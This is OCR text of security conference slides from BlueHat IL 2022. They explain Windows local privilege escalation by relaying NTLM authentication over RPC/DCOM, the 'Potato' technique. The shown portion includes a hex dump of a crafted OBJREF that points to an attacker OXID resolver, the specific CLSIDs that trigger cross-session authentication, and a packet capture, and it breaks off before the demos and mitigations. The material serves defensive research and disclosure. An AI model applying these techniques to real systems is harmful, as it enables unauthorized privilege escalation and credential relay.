BLUEHAT

IL 2022

Relaying to Greatness: Windows Privilege Escalation by abusing the RPC/DCOM protocols

Antonio Cocomazzi
Threat Researcher, SentinelOne

Andrea Pierini
IT Security Manager

whoami: Andrea Pierini

➔IT architect & security manager

➔Security enthusiast and independent Researcher

➔MSRC top #100 ranking 2020

@decoder_it

https://decoder.cloud

decoder.ap@gmail.com

whoami: Antonio Cocomazzi

➔Threat Researcher @ SentinelOne

➔Mainly deal with malware analysis and reverse engineering

➔Independent vulnerability researcher

➔Free time = coding offensive tools + deepin into Windows internals

@splinter_code

@antonioCoco

Why this talk?

- ➔ NTLM relay attacks are usually conducted on SMB, HTTP and LDAP protocols. But what about RPC?
- ➔ The RPC protocol is used heavily internally by Windows systems for inter process communication and to support all the COM/DCOM protocol
- ➔ The majority of RPC calls are authenticated using a variety of authentication services such as Microsoft Negotiate SSP or Microsoft NT LAN Manager (NTLM)
- ➔ In case of NTLM if we are able to perform “MITM” attack, we can relay the RPC authentication
- ➔ Several DCOM/RPC triggers do not require user interaction


Agenda

- ➔ Basic Concepts
- ➔ NTLM Relay in DCE/RPC protocol
  - ◆ The RPC Trigger: Potato exploit
  - ◆ Cross Protocol Relay
  - ◆ DCOM cross session activation
- ➔ Demo - 3 scenarios of Privilege Escalation
- ➔ Mitigations
- ➔ Conclusion

Basic Concepts

The DCE/RPC protocol


- RPC is a distributed computing technique where a program calls a procedure to be executed in a different address space than its own.
- The procedure may be on the same system or a different system connected on a network.
- MSRPC is Microsoft implementation of RPC, heavily used
- Several network protocols can be used: TCP, UDP, Named Pipes, HTTP, SMB, ALPC (used for local Inter process communication)



Credits: @itm4n (Clément Labro)

The DCE/RPC protocol

- ➔ Client-Server model which relies on runtime libraries rpcrt4.dll
- ➔ Remote procedures are exposed via “interfaces” which are defined by the “interface definition language “(IDL) and complied with the MIDL compiler
- ➔ The endpoint mapper service (rpceptmapper) solves RPC interface identifiers to transport endpoints by returning the connection information of the server running the service (address/protocol/port)




COM/DCOM protocol

- ➔ “The Microsoft Component Object Model (COM) is a platform-independent,distributed, object-oriented system for creating binary software components that can interact”
- ➔ DCOM is a proprietary Microsoft software component that allows COM objects to communicate with each other over the network
- ➔ Many Windows services communicate using DCOM
- ➔ DCOM uses the RPC protocol to **request** services from COM servers over the network
- ➔ “Rpcss” service is the control manager for COM and DCOM servers
- ➔ The generic DCOM Activation mechanisms are very interesting because authentication occurs in this phases,especially when OXID resolution occurs(method that provides string bindings necessary to connect with remote objects) [1]

[1] https://github.com/tyranid/infosec-presentations/blob/master/Infiltrate/2017/COM%20in%2060%20Seconds.pdf


COM/DCOM protocol



NTLM relaying

- NTLM relay is a quite old Man in the middle attack between a client and server on the network in order intercept NTLM challenge/response authentication traffic and relay it to the desired target

- In relay attacks, the client believes it is negotiating with the target server it wants to authenticate to and server believes that the attacker is the legitimate client attempting to authenticate.



https://en.hackndo.com/ntlm-relay/

- You have to coerce a victim user/computer to authenticate
- In our case no user interaction needed, we “trigger” the authentication ;)

NTLM Relay in DCE/RPC protocol

The RPC Trigger: Potato exploit

- ➔ In recent years we made a lot of research in the so called “DCOM DCE/RPC Local NTLM Reflection”[1]
- ➔ All the potato family rely on that: Rotten/Juicy/Rogue Potato
- ➔ Service -> Instant LPE to SYSTEM!
- ➔ Leverages the DCOM activation service to trigger a DCOM authentication to an arbitrary local RPC endpoint over TCP

[1] https://bugs.chromium.org/p/project-zero/issues/detail?id=325

The RPC Trigger: Potato exploit

- ➔ It abuses the standard COM marshalling
- ➔ Craft a malicious OBJREF_STANDARD marshalled interface
- ➔ Oxid Resolution is needed for locating the binding information of the COM object. This needs to be authenticated.
- ➔ The malicious marshalled object contains the address of an attacker controller RPC server as the Oxid Resolver address
- ➔ Use CoGetInstanceFromIStorage to convince a privileged server to perform an authenticated Oxid Resolution. (DCOM activation)
- ➔ Privileged oxid resolution occurs -> privileged authentication comes to the attacker -> Profit!
- ➔ Silently fixed in Windows 10 1809/Server 2019. We found out it was a partial fix. Still possible to trigger an RPC authentication to a remote server. Let’s see how…

The RPC Trigger: Potato exploit

```
// OBJREF is the format of a marshaled interface pointer.
typedef struct tagOBJREF
{
    unsigned long  signature;        // Must be OBJREF_SIGNATURE
    unsigned long  flags;            // OBJREF flags
    GUID           iid;              // IID

    [switch_is(flags), switch_type(unsigned long)] union {
        [case(OBJREF_STANDARD)] struct {
            STDOBJREF          std;        // Standard OBJREF
            DUALSTRINGARRAY    saResAddr;  // Resolver address
        } u_standard;

        [case(OBJREF_HANDLER)] struct {
            STDOBJREF          std;        // Standard OBJREF
            CLSID              clsid;      // CLSID of handler code
            DUALSTRINGARRAY    saResAddr;  // Resolver address
        } u_handler;

        [case(OBJREF_CUSTOM)] struct {
            CLSID              clsid;      // CLSID of unmarshaling code
            unsigned long      cbExtension; // Size of extension data
            unsigned long      size;       // Size of data that follows
            [size_is(size), ref] byte *pData; // Extension plus class-
                                              //   specific data
        } u_custom;
    } u_objref;
} OBJREF;
```

```
typedef struct tagSTDOBJREF
{
    unsigned long  flags;        // SORF_ flags
    unsigned long  cPublicRefs;  // Count of references passed
    OXID           oxid;         // OXID of server with this OID
    OID            oid;          // OID of object with this IPID
    IPID           ipid;         // IPID of interface
} STDOBJREF;
```

```
typedef struct tagDUALSTRINGARRAY
{
    unsigned short    wNumEntries;     // Number of entries
                                       //   in array
    unsigned short    wSecurityOffset; // Offset of security
                                       //   info

    // The array contains two parts, a set of STRINGBINDINGs
    // and a set of SECURITYBINDINGs. Each set is terminated by
    // an extra 0. The shortest array contains four 0s.

    [size_is(wNumEntries)] unsigned short aStringArray[];
} DUALSTRINGARRAY;
```

```
0000  4d 45 4f 57 01 00 00 00 00 00 00 00 00 00 00 00  MEOW............
0010  c0 00 00 00 00 00 00 46 00 00 00 00 01 00 00 00  .......F........
0020  7b a7 12 2a b5 c1 d3 7b ac 9e 72 85 33 fb 52 8d  {..*...{..r.3.R.
0030  7d 85 e6 91 2b b7 d5 8b e6 a3 06 3e 2f 96 6e 67  }...+.....>/.ng
0040  10 00 0c 00 07 00 31 00 30 00 2e 00 30 00 2e 00  ......1.0...0...
0050  30 00 2e 00 33 00 30 00 00 00 00 00 0a 00 ff ff  0...3.0.........
0060  00 00 00 00                                      ....
```

https://thrysoee.dk/InsideCOM+/ch19e.htm

The RPC Trigger: Potato exploit

➔ CoGetInstanceFromIStorage needs a particular CLSID in order to trigger privileged DCOM authentication in the server's security context, e.g. BITS runs as SYSTEM

➔ Machine authentication (NETWORK SERVICE/LOCAL SYSTEM) wasn't of our interest even if an LPE could occur if combined with RBCD… [1]

➔ Some CLSID to the rescue! If activated from session 0:


- BrowserBroker Class {0002DF02-0000-0000-C000-000000000046}
- AuthBrokerUI {0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4}
- PickerHost {5167B42F-C111-47A1-ACC4-8EABE61B0B54}

➔ They will trigger an NTLM authentication over RPC from the user interactively logged on in lowest Session > 0 :D


[1] https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#case-study-2-windows-1020162019-lpe


The RPC Trigger: Potato exploit

➔ PickerHost CLSID:
{5167B42F-C111-47A1-ACC4-8EABE61B0B54}



APPID = {8DF61FB6-3223-4E2D-8A92-D937DDB0DF4C}






The Rogue Oxid Resolver Server

- ➔ “OXID resolution: The process of obtaining the remote procedure call (RPC) binding information that is required to communicate with the object exporter.” MSDN (think it as sort of DNS)
- ➔ MS OXID resolver is implemented through the RPC interface IObjectExporter
- ➔ It listens on port 135 with IPID (interface pointer identifier) 99fcfec4-5260-101b-bbcb-00aa0021347a
- ➔ The OXID resolution is a key step for DCOM activation and is performed in the server’s security context
- ➔ Some interesting RPC methods we could abuse?

The Rogue Oxid Resolver Server

RPCSS
(victim user)

Malicious
Attacker




Oxid Resolution sequence

```
223 6.894910    192.168.1.66    192.168.1.88    DCERPC    218 Bind: call_id: 2, Fragment:
Wireshark · Packet 223 · Ethernet

        .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
        .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
        .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
        .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
        .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
        .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
        .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
        .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
        .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
